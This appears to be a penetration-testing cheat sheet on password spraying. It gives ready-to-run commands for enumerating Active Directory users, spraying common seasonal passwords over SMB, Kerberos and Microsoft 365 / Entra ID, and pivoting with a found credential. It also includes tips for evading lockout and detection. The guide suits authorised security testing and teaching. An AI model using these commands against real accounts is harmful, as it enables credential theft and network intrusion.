



Password Spraying

Try ONE common password against MANY accounts to find weak creds without triggering lockouts. Works on-prem (SMB / Kerberos / LDAP) and cloud (M365 / Entra ID). Replace <placeholders> with your own values.



① Build the User List

You need valid usernames before spraying. Gather from AD or OSINT.

Tab 1 · Kali

```
# from AD with any creds
nxc smb <dc-ip> -u <user> -p <password> --users
nxc smb <dc-ip> -u '' -p '' --rid-brute          # null session

# Kerberos user enum — no creds, no logon events
kerbrute userenum -d <domain> --dc <dc-ip> users.txt
```

For cloud, derive emails from the company format (first.last@company.com) + LinkedIn. One username per line in users.txt.

② Read the Lockout Policy — FIRST

Spraying blindly locks accounts and burns the engagement. Always check the policy before sending a single attempt.

Tab 1 · Kali

```
nxc smb <dc-ip> -u <user> -p <password> --pass-pol
```

⚠ **Stay 1–2 attempts under the lockout threshold, per the reset window.** If the threshold is 5 / 30 min → spray ONE password, wait 30+ min, then the next. Never run a full wordlist as a spray.

③ Spray On-Prem (SMB & Kerberos)

Seasonal / company-themed passwords beat huge lists for spraying.

Tab 2 · SMB spray

```
nxc smb <dc-ip> -u users.txt -p 'Spring2026!' --continue-on-success

# pair users:passwords line-by-line instead of full matrix
nxc smb <dc-ip> -u users.txt -p passwords.txt --no-bruteforce --continue-on-success
```

Tab 3 · Kerberos spray (quieter)

```
kerbrute passwordspray -d <domain> --dc <dc-ip> users.txt 'Spring2026!'
```

Kerberos pre-auth failures are stealthier than SMB logon failures. Candidates: Spring2026! · Summer2026! · <Company>1! · Welcome1! · <Company>2026.

④ Spray the Cloud (M365 / Entra ID)

Cloud spraying reveals valid creds and often per-user MFA state.

Tab 4 · Cloud spray

```
# Azure AD / login.microsoftonline.com
python3 MSOLSpray.py --userlist users.txt --password 'Spring2026!'

# TREVORspray (handles Entra Smart Lockout / multi-source)
trevorspray -u users.txt -p 'Spring2026!'
```

Watch for Entra "Smart Lockout" (throttles by IP) — spread sources if needed. A valid no-MFA cloud cred → sign in and enumerate with roadrecon / AzureHound (see entra-id-attacks).

⑤ Use What Hits

One valid password is the foothold — then expand.

Tab 2 · Pivot

```
nxc smb <target-ip> -u <user> -p '<hit-password>'
evil-winrm -i <target-ip> -u <user> -p '<hit-password>'
# then run BloodHound as that user; check password reuse across SMB/WinRM/RDP/cloud
```

Key idea: spraying flips brute force sideways — low-and-slow across many users with one likely password stays under per-account lockout thresholds. The win is usually a single weak or reused password (seasonal patterns are everywhere). The biggest mistake is spraying before reading the lockout policy — that locks accounts, alerts defenders, and can fail the whole engagement.